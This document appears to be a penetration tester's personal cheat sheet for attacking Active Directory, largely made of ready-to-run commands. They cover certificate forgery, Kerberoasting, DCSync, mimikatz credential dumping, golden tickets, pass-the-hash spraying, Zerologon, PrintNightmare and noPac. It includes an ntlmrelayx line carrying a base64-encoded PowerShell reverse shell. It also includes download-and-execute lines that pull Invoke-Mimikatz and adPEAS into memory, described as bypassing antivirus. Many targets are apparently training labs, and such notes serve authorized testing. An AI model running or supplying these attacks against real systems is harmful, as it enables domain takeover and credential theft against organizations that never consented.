
Active Directory Attacks
Enumeration, AS-REP roast, Kerberoast, Pass-the-Hash, ADCS, BloodHound, and impacket workflows.
Active Directory Attacks
Active Directory Certificate Services (ADCS)
https://github.com/ly4k/Certipy/wiki/05-%E2%80%90-Usage
Find vulnerabilities in ADCS: certipy-ad find -u test@test.local -p 'test' -dc-ip $target -vulnerable -stdout
certipy-ad find -u test@test.local -p 'test' -dc-ip $target -text -output certs
cat -n certs_Certipy.txt | grep -iC4 'enrollment rights' | grep -viE "Enterprise Admins|Domain Admins|Domain Controllers" | fgrep -i ''
Forge certificate: certipy req -u 'test@test.local' -p 'test!' -dc-ip '10.0.0.100' -target 'CA.TEST.LOCAL' -ca 'TEST-CA' -template 'UserTemplate' -upn 'Administrator@corp.local'
Get hash for specific user: certipy auth -pfx 'administrator.pfx' -dc-ip '10.0.0.100'
get shell with psexec next
Here's info on all the attacks: https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation
ESCI9
certipy-ad account -u 'management_svc@certified.htb' -hashes :a091c1832bcdd4677c28b5a6a1295584 -dc-ip $target -user 'ca_operator' read
certipy-ad account -u 'management_svc@certified.htb' -hashes :a091c1832bcdd4677c28b5a6a1295584 -dc-ip $target -upn 'administrator' -user 'ca_operator' update
certipy-ad req -u 'ca_operator@certified.htb' -hashes b4b86f45c6018f1b664f70805f45d8f2 -dc-ip $target -target 'DC01.certified.htb' -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'
certipy-ad account -u 'management_svc@certified.htb' -hashes :a091c1832bcdd4677c28b5a6a1295584 -dc-ip $target -upn 'ca_operator@certified.htb' -user 'ca_operator' update
certipy-ad auth -dc-ip $target -pfx 'administrator.pfx' -username 'administrator' -domain certified.htb
https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation
Active Directory Methdology
https://book.hacktricks.xyz/windows/active-directory-methodology https://cheatsheet.haax.fr/windows-systems/exploitation/kerberos/
ad attack series: https://www.youtube.com/playlist?list=PLPDUz8KkxR5z2z84CJ1JyLXC9JgxkjPBk
https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS https://github.com/PowerShellMafia/PowerSploit.git
https://attack.stealthbits.com/
These are all great. Use them.
Check for all the exploits in the exploit section and the manual enumeration too if needed.
Take good notes as well.
====
whoami /all net users /domain net user john /domain systeminfo
We want to enumerate smb, ldap, rpc, and kerberos related instances.
Enumerate users through enum4linux-ng, kerbrute, rpc, impacket-lookupsid, crackmapexec rid-brute, and potentially through ldap nmap script, see what you can find.
Perform common attacks, see what you can find. Getting responder up listening early tends to be a good idea.
If you get any hashes, crack the hashes and store them.
If you can't get anywhere further, see if you've enumerated properly. If you have, then attempt brute forcing what you can. (Keep lockout policy in mind.)
Lastly, if you find full credential-sets, attempt them across RDP, winrm, psexec, and rpcclient. At least one of these should work. (Keep in mind potential honeypots.)
Now, there's a lot you can do with initial credentials. Perform new common attacks you can now do in this position, and get bloodhound up to see how far you can get using policies and trusts to your advantage.
:)
Attacking kerberos: https://www.tarlogic.com/blog/how-to-attack-kerberos/
Asrep-roasting
This attack will only work on users who has pre-authentification disabled for when requesting tft to kerberos(i think, kinda)
After getting a list of usernames on the domain, we can supply this to hopefully get a hash hash back.
We can get a list of usernames on the domain using enum4linux for instance.

After this, pass the hash around, and/or crack the hash with john, hashcat, or crackstation.
01impacket-GetNPUsers -dc-ip 10.10.66.150 vulnnet-rst.local/ -usersfile refined_usernamesOn Windows
wget https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/master/Rubeus.exe
01.\Rubeus.exe asreproast /outfile:hashes.txtDCSync
DCSync Try this against the DC after you've compromised an account, espectially if you cannot smb or winrm into DC
01impacket-secretsdump -just-dc-ntlm vulnnet-rst.local/a-whitehat@10.10.176.223Golden_silver ticket _ lateral movement
Install mimikatz on target machine upon access
(mimikatz will only be used on target machine)
Run mimikatz with .\mimikatz.exe

01`privilege::debug` ensure this outputs [privilege "20" ok]lsadump::lsa /inject /name:krbtgt This dumps the hash and security identifier of the Kerberos Ticket Granting Ticket account allowing you to create a golden ticket. You can change the name to Administrator, sqlservice or other accounts you have access to.

Then fill in information into this command, like this
01kerberos::golden /user:krbtgt /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:502Use the Golden Ticket to access other machine -
1.) misc::cmd - This will open a new command prompt with elevated privileges to all machines
2.) Access other Machines! - You will now have another command prompt with access to all other machines on the network! :)))) yay!
cheers ;)
GPO Abuse
Abusing GPO: https://github.com/byronkg/SharpGPOAbuse/releases/tag/1.0
wget https://github.com/byronkg/SharpGPOAbuse/releases/download/1.0/SharpGPOAbuse.exe
https://youtu.be/pmaeQlFkFV0?t=1198

In this example our compromised user can write to DCPOLICY@SPRAY.CSL, which then has a GPLink to the Domain Controller. This can be abused with SharpGPOAbuse.exe for example:
SharpGPOAbuse.exe --AddLocalAdmin --UserAccount bob.smith --GPOName "Vulnerable GPO"
Kerberoast
https://github.com/nidem/kerberoast

01powershell -c .\GetUserSPNs.ps102 03.\mimikatz.exe04privilege::debug05kerberos::list /export06 07/opt/tools/kerberoast08 09Convert kirbi dump to hash for john:10python3 kirbi2john.py 3-40a10000-xor-app59\$@MSSQLSvc\~xor-app23.xor.com\~1433-XOR.COM.kirbi -o MSSQLSvc.txt11 12john MSSQLSvc.txt --wordlist=/usr/share/wordlists/rockyou.txtall useful dumps:
01privilege::debug02token::elevate03lsadump::lsa /patch04lsadump::sam05sekurlsa::logonpasswordsPreferred method:
wget https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/master/Rubeus.exe
.\Rubeus.exe kerberoast /outfile:hashes.txt then copy to kali.. if any hash contain an “:” then try removing it if it fails cracking it...
.\Rubeus.exe kerberoast /outfile:hashes.txt
On Windows
https://github.com/nidem/kerberoast https://www.youtube.com/watch?v=beRDcvBwTBw (kerberoast on windows)
https://attack.stealthbits.com/
powershell -c .\GetUserSPNs.ps1
(need to be in powershell for these commands) Add-Type -AssemblyName System.IdentityModel New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList “MSSQLSvc/xor-app23.xor.com:1433”
then:
.\mimikatz.exe kerberos::list /export
/opt/tools/kerberoast
copy kirbi2john.py and kerberos.py to new folder with all kirbi hashes Convert kirbi dump to hash for john: python3 kirbi2john.py *.kirbi -o MSSQLSvc.txt
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
https://github.com/r3motecontrol/Ghostpack-CompiledBinaries https://specterops.gitbook.io/ghostpack/rubeus/introduction/command-line-usage
Preferred method:
.\Rubeus.exe kerberoast /outfile:hashes.txt then copy to kali.. if any hash contain an “:” then try removing it if it fails cracking it...
.\Rubeus.exe kerberoast /outfile:hashes.txt

Remote Impacket
Kerberoasting:
(You might have to change your time to sync with server. You can try this too: rdate -n 10.10.10.100, or this: ntpdate vulnnet-rst.local. Pausing VM and waiting some minutes and retrying over and over again with variations of this and some from here https://zweilosec.gitbook.io/htb-writeups/windows-machines/insane/apt fixed it eventually<3, kinda lol.
Spamming ntpdate pool.ntp.org and ntpdate vulnnet-rst.local(domain we're attacking) inbetween the actual impacket command seems to make it work once every 10 tries or so, but we just need it once, so nice nice for now.) kerberoast: impacket-GetUserSPNs -dc-ip $target 'vulnnet-rst.local/t-skid:tj072889*' -request
asreproast: impacket-GetNPUsers test.local/ -dc-ip $target -usersfile usernames.txt -outputfile hashes.txt
From here we hopefully get a kerberoast hash from another user with more information or higher priveleges we can crack and access.
mimikatz _ Hashdump
https://raw.githubusercontent.com/samratashok/nishang/refs/heads/master/Gather/Invoke-Mimikatz.ps1 https://github.com/caday00/mimikatz2.1.1
powershell.exe -c "wget -useb https://raw.githubusercontent.com/samratashok/nishang/refs/heads/master/Gather/Invoke-Mimikatz.ps1 | iex; Invoke-Mimikatz"
This will run in mimikatz in memory and also bypass antivirus.
Kerberos: (Check also Ticket Attacks with mimikatz, and Kerberoast) kerberos::list /export
======== This one is not obfuscated same way, but if you struggle to use sekurlsa::logonpasswords or just having issues in general, then try this one: https://github.com/caday00/mimikatz2.1.1
Also in /opt/mimikatz2.1.1/
mimikatz64.exe "privilege::debug" "lsadump::sam" "exit"
privilege::debug token::elevate lsadump::lsa /patch lsadump::sam lsadump::secrets sekurlsa::logonpasswords sekurlsa::logonpasswords /full
NoPac (see if it stays_)
primary tool: https://github.com/WazeHell/sam-the-admin
more indepth explanation: https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html
It will create a new machine account and use the SAM impersonation to give you the DC machine account. SAM, aka Security Account Manager.
You more or less somehow get access to add a new user that's a domain controller and utilize that user to obviously have full access to domain. Haven't researched to know the actual details yet.
Do this: (remember you might need to something like this rdate -n 10.10.190.87, or ntpdate raz0rblack.thm if the clock synchronization messed up) python3 sam_the_admin.py -dc-ip 10.10.190.87 raz0rblack.thm/twilliams:roastpotatoes
Then do this. The script will practically tell you what to do
Not sure if this is most common way, but food for thought :)

ntlmrelayx _ Relaying hashes
Mostly really relevant in AD chains:
01impacket-ntlmrelayx -tf ips -smb2support -c 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADkAOAAuADEAMgA4ACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA='Pass The Hash
https://ptestmethod.readthedocs.io/en/latest/cme.html crackmapexec
You can use enum4linux to sometimes get access to all usernames on domain. Use this list to perform password spraying
Next, we spray all the machines on the network with the NTLM hash we hopefully found:
crackmapexec smb 192.168.231.0/24 -u users.txt -H aad3b435b51404eeaad3b435b51404ee:36242e2cb0b26d16fafd267f39ccf990
After hopefully finding more users, we can access their machines using a few methods that supports hash-logins:
Hash-login with psexec: impacket-psexec administrator@172.31.1.29 -hashes :36242e2cb0b26d16fafd267f39ccf990
Hash-login with evil-winrm: evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.186.150
After having dumped with mimikatz. sekurlsa::logonpasswords
Copy all output from mimikatz save it as weee, then do this:
cat weee | sort | uniq | grep -i ntlm
Take those hashes into a file and call it hashes.txt
Next, to find all users, just type "net users /domain" in windows machine and copy paste all of those to clipboard.
Then come to this amazing website I found after 8 tries: https://design215.com/toolbox/wordlist.php. Check all the boxes, paste, click count words, then copy the new list and add them into a file too, call it users.txt
Next, make an IP list with all IPs you want to bruteforce. gedit iplist.txt example output:
0110.11.1.1230210.11.1.1220310.11.1.1210410.11.1.120Then run this: (Do all attacks with both --local-auth and without. It will provide different insight) crackmapexec smb iplist.txt -u users.txt -H hashes.txt | tee cme_xor_smb.txt
crackmapexec winrm iplist.txt -u users.txt -H hashes.txt | tee cme_xor_smb.txt
crackmapexec smb svcorp_ip -u uniq_user -H uniq_hash --local-auth | tee cme_svcorp_smb.txt
Find the pwned accounts quick after a full bruteforce attempt: cat cme_xor_smb.txt | grep -b '+'
Keep in mind smb or winrm doesn't cover impacket-psexec, so test with all.
Also, if crackmapexec keeps dying after 3 successful hits, simply take that username and place at the bottom of list and see if finds new hits when you restart bruteforcing.

Remote Hashdump & Bruteforce Hashes
Dump All Hashes Remotely:
dump SAM - requires local admin netexec smb 10.10.175.62 -u 'user1' -p 'Password1!' --sam netexec smb 10.10.175.62 -u 'user1' -p 'Password1!' --sam | fgrep -v '[' | awk -F: '{print $4}' | tee -a dumped_hashes.txt
dump LSASS - requires local admin netexec smb 10.10.175.62 -u 'user1' -p 'Password1!' -M lsassy netexec smb 10.10.175.62 -u 'user1' -p 'Password1!' -M nanodump netexec smb 10.10.175.62 -u 'user1' -p 'Password1!' -M nanodump | fgrep -v '[' | awk -F: '{print $2}' | tee -a dumped_hashes.txt
Dump NTDS.dit - Requires domain admin or local admin on DC netexec smb 10.10.175.62 -u 'user1' -p 'Password1!' -M ntdsutil | fgrep -v '[' | awk -F: '{print $4}' | tee -a dumped_hashes.txt impacket-secretsdump 'user1':'Password1!'@10.10.175.62 -just-dc-ntlm -outputfile test.txt
dump LSA - requires local admin netexec smb 10.10.175.62 -u 'user1' -p 'Password1!' --lsa secdump netexec smb 10.10.175.62 -u 'user1' -p 'Password1!' --lsa
Get userlist of all users in the domain (do against dc to get all domain users): netexec smb 10.10.175.62 -u 'user1' -p 'Password1!' --rid-brute | grep -i 'sidtypeuser' | awk '{print $6}' | cut -d '' -f2 | tee users.txt
Recommended to dump with this too just in case. We wanna make sure we have all hashes: mimikatz | Hashdump
Cracking NT hashes (may be needed for RDP access for isntance): john test.txt.ntds --wordlist=/usr/share/wordlists/rockyou.txt --format=NT
Cracking mscash (just copy entire string and it'll work fine with format): john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=mscash2
Clean up creds: awk 'NF {print $1}' dumped_hashes.txt | sort | uniq | tee unique_hashes.txt
Bruteforce all hashes against all users(check every cred you have against every relevant protocol available, and --local-auth): netexec smb 10.10.175.62 -u users.txt -H unique_hashes.txt --continue-on-success netexec winrm 10.10.175.62 -u users.txt -H unique_hashes.txt --continue-on-success netexec rdp 10.10.175.62 -u users.txt -H unique_hashes.txt --continue-on-success netexec ldap 10.10.175.62 -u users.txt -H unique_hashes.txt --continue-on-success netexec wmi 10.10.175.62 -u users.txt -H unique_hashes.txt --continue-on-success P.S: Remember to check for local accounts with --local-auth too, and remember to save those users in userlist too, not just domain users
Get shell:
Over SMB: impacket-psexec corp.local/Administrator@10.10.175.62 -hashes :bd839bd6be092b794013e25068820d15
Over WINRM: evil-winrm -u Administrator -H 'bd839bd6be092b794013e25068820d15' -i 10.10.175.62
Over RPC: impacket-wmiexec corp.local/Administrator@10.10.175.62 -hashes :bd839bd6be092b794013e25068820d15
PrintNightmare
PrintNightmare https://github.com/calebstewart/CVE-2021-1675
Enumerate spoolsv. It's usually located here: icacls.exe "C:\Windows\System32\spoolsv.exe"
powershell -ep bypass . \10.13.31.108\share\CVE-2021-1675.ps1;Invoke-Nightmare

Responder
(We usually only really see this in real assessments, and not CTFs, but it can occur)
For responder to work you'd usually need to be on the LAN, the internal network. It acts as a LLMNR (LLMNR usually triggers as a second respose if DNS fails on the server). And a DNS fail can be for many reasons, so just keep listening with Responder and you're likely to get an event if you wait long enough on the internal network.
python3 /opt/Responder/Responder.py -I tun0
Here we're calling for the attacker ip inside a redis database. (I kinda think you can select any "folder" here, doesn't really matter, but regardless, responder is listening and captured an NTLMv2 hash in this case. YUM!)

Zerologon
If you think it's vulnerable, do this scan to get NetBIOS_Computer_Name and DNS name nmap -T5 10.11.1.120 -A -v
Be mindful this attack could be harmful to the environment on real asssessments. Don't do unless sure it's safe.
If it's vulnerable to Zerologon, use this empty the password to target machine(Domain Controller if you can): python3 set_empty_pw.py ZERO-DC 172.31.1.29 netexec smb $target -u '' -p '' -M zerologon
Check for petitpotam & nopac too: netexec smb $target -u '' -p '' -M petitpotam netexec smb $target -u $username -p $pass -M nopac
Once successful, use this to dump all hashes: secretsdump.py 'Zero.csl0/ZERO-DC$@172.31.1.29'
If once again successful, you have all hashes. You can crack these offline, or use psexec or evil-winrm to access machines
Hash-login with psexec: psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:36242e2cb0b26d16fafd267f39ccf990 Administrator@172.31.1.29
Hash-login with evil-winrm: evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.186.150
Password-Login with evil-winrm: evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.186.150
This scripts works well too: https://github.com/dirkjanm/CVE-2020-1472
Syntax of exploit: python3 cve-2020-1472-exploit.py ‘SV-DC01$’ 10.11.1.20
Once successful, use this to dump all hashes: impacket-secretsdump -just-dc-ntlm -no-pass 'svcorp/SV-DC01$@10.11.1.20'
impacket-secretsdump 'xor.com/XOR-DC01$@10.11.1.120' -just-dc-ntlm -no-pass
Bloodhound
Bloodhound CE Make sure you have: apt install docker.io apt install docker-compose
curl -L https://ghst.ly/getbhce -o docker-compose.yml docker-compose pull && docker-compose up -d docker-compose logs bloodhound | grep -i passw
then go to http://127.0.0.1:8080 with user admin and password u got ingest data you get from netexec: netexec ldap $target -u SQLService -p 'MYpassword123#' --bloodhound --collection All --dns-server $target
Reference for cypher queries: https://support.bloodhoundenterprise.io/hc/en-us/articles/16721164740251-Searching-with-Cypher
docker-compose down docker volume ls docker volume rm test_neo4j-data test_postgres-data
GenericWrite_GenericAll
GenericWrite over a user object allows you to use pywhisker or preferable certipy shadow auto to perform shadow credential attack to steal their NT hash you can use for pass the hash (pth)
certipy-ad shadow auto -u management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -account ca_operator
Writeowner
impacket-owneredit -action write -new-owner 'judith.mader' -target 'Management' 'certified.htb'/'judith.mader':'judith09'
impacket-dacledit -action write -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09'
net rpc group addmem "Management" "judith.mader" -U "certified.htb"/"judith.mader"%"judith09" -S $target
net rpc group members "Management" -U "certified.htb"/"judith.mader"%"judith09" -S $target
adPEAS.ps1
https://github.com/61106960/adPEAS powershell -nop -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://10.8.24.10/adPEAS.ps1');Invoke-adPEAS;Invoke-adPEAS)
Enum4linux-ng
https://github.com/cddmp/enum4linux-ng
This is the new and improved version of enum4linux. Might be useful to run both as sometimes the one might find different information than to the other. Can be used to gather tons of data on the system. It can find group policies, password policies, domain names and a lot more. It can find userlists which can be very useful for attacks like password spraying and pass the hash.
Scans rpc, smb OS info and some more. Very useful tool enum4linux-ng 10.10.253.194 | tee enum4liunux
enum4linux -a $IP
General impacket syntax
(You might have to change your time to sync with server. You can try this too: rdate -n 10.10.10.100, or this: ntpdate vulnnet-rst.local. Pausing VM and waiting some minutes and retrying over and over again with variations of this and some from here https://zweilosec.gitbook.io/htb-writeups/windows-machines/insane/apt fixed it eventually<3, kinda lol.
Spamming ntpdate pool.ntp.org and ntpdate vulnnet-rst.local(domain we're attacking) inbetween the actual impacket command seems to make it work once every 10 tries or so, but we just need it once, so nice nice for now.) impacket-GetUserSPNs -dc-ip 10.10.66.150 'vulnnet-rst.local/t-skid:tj072889*' -request
From here we hopefully get a kerberoast hash from another user with more information or higher priveleges we can crack and access.
Secretsdump: (dumps all users ntlm-hashes it can access of sorts) impacket-secretsdump -just-dc-ntlm vulnnet-rst.local/a-whitehat@10.10.176.223
GetNPUsers
Asreproasting:
This attack will only work on users who has kerberos pre-authentification disabled for when requesting tgt to kerberos(i think, kinda) After getting a list of usernames on the domain, we can supply this to hopefully get a hash hash back. We can get a list of usernames on the domain using enum4linux for instance.
After this, pass the hash around, and/or crack the hash with john, hashcat, or crackstation.
impacket-GetNPUsers test.local/ -dc-ip 10.10.10.1 -usersfile usernames.txt -outputfile hashes.txt
netexec ldap $target -u 'users' -p '' -k --asrep asrep.hash --dns-server $target

GetUserSPNs
Kerberoasting:
(You might have to change your time to sync with server. You can try this too: rdate -n 10.10.10.100, or this: ntpdate vulnnet-rst.local. Pausing VM and waiting some minutes and retrying over and over again with variations of this and some from here https://zweilosec.gitbook.io/htb-writeups/windows-machines/insane/apt fixed it eventually<3, kinda lol.
Spamming ntpdate pool.ntp.org and ntpdate vulnnet-rst.local(domain we're attacking) inbetween the actual impacket command seems to make it work once every 10 tries or so, but we just need it once, so nice nice for now.) impacket-GetUserSPNs -dc-ip 10.10.66.150 'vulnnet-rst.local/t-skid:tj072889*' -request
From here we hopefully get a kerberoast hash from another user with more information or higher priveleges we can crack and access.
lookupsid
Checks for sid through rpc using null session for access I believe: impacket-lookupsid "":""@10.10.200.245
Can be useful for finding more users too once you actually have credentials. Although, many other tools for that too. But can still be useful if initial account only has access to rpc.
Remember rid can also be enumerated. Use crackmapexec.
psexec
Another way to log into windows systems
01impacket-psexec RALPH/Administrator@10.11.1.31 -hashes :f58b86e89c8631e432cf1a034662853f
can be used with rlwrap for better shell:
01rlwrap impacket-psexec RALPH/Administrator@10.11.1.31 -hashes :f58b86e89c8631e432cf1a034662853f02 03impacket-secretsdump -just-dc-ntlm vulnnet-rst.local/a-whitehat:bNdKVkjv3RR9ht@$targetrpcdump
RPC dump from utlizing null logon: impacket-rpcdump vulnnet.local/"":""@10.10.36.200
Unsure if this has been useful enough yet.
Secretsdump
Secretsdump: (dumps all users ntlm-hashes it can access of sorts)
01impacket-secretsdump -just-dc-ntlm vulnnet-rst.local/a-whitehat@10.10.176.223smbserver
Use -smb2support to avoid error below: impacket-smbserver share ./ -smb2support
Use -smb2support -user vk9guest -pass ‘’ to avoid the previous, and following error: impacket-smbserver share ./ -smb2support -user test -pass ''
impacket-smbserver share ./ -smb2support -user test -pass '' Login like this if you've encountered the previous errors: net use \192.168.119.231\share /USER:test
Copy file from attacking machine to victim: copy \192.168.119.168\share\SharpHound.exe
Run binary through the smbshare without saving binary on disk: \192.168.119.168\share\winPEASany.exe
Copy files from victim to our share on attacking machine: copy 20220424074629_BloodHound.zip \192.168.119.213\share
Disconnect all shares:
net use * /del /y



wmiexec
01rlwrap impacket-wmiexec Administrator@10.11.1.24 -hashes :ee0c207898a5bccc01f38115019ca2fbenum4linux-ng null & guest session
https://github.com/cddmp/enum4linux-ng
This is the new and improved version of enum4linux. Might be useful to run both as sometimes the one might find different information than to the other. Can be used to gather tons of data on the system. It can find group policies, password policies, domain names and a lot more. It can find userlists which can be very useful for attacks like password spraying and pass the hash.
Scans rpc, smb OS info and some more. Very useful tool enum4linux-ng -A 10.10.253.194 | tee enum4liunux
enum4linux -a $IP
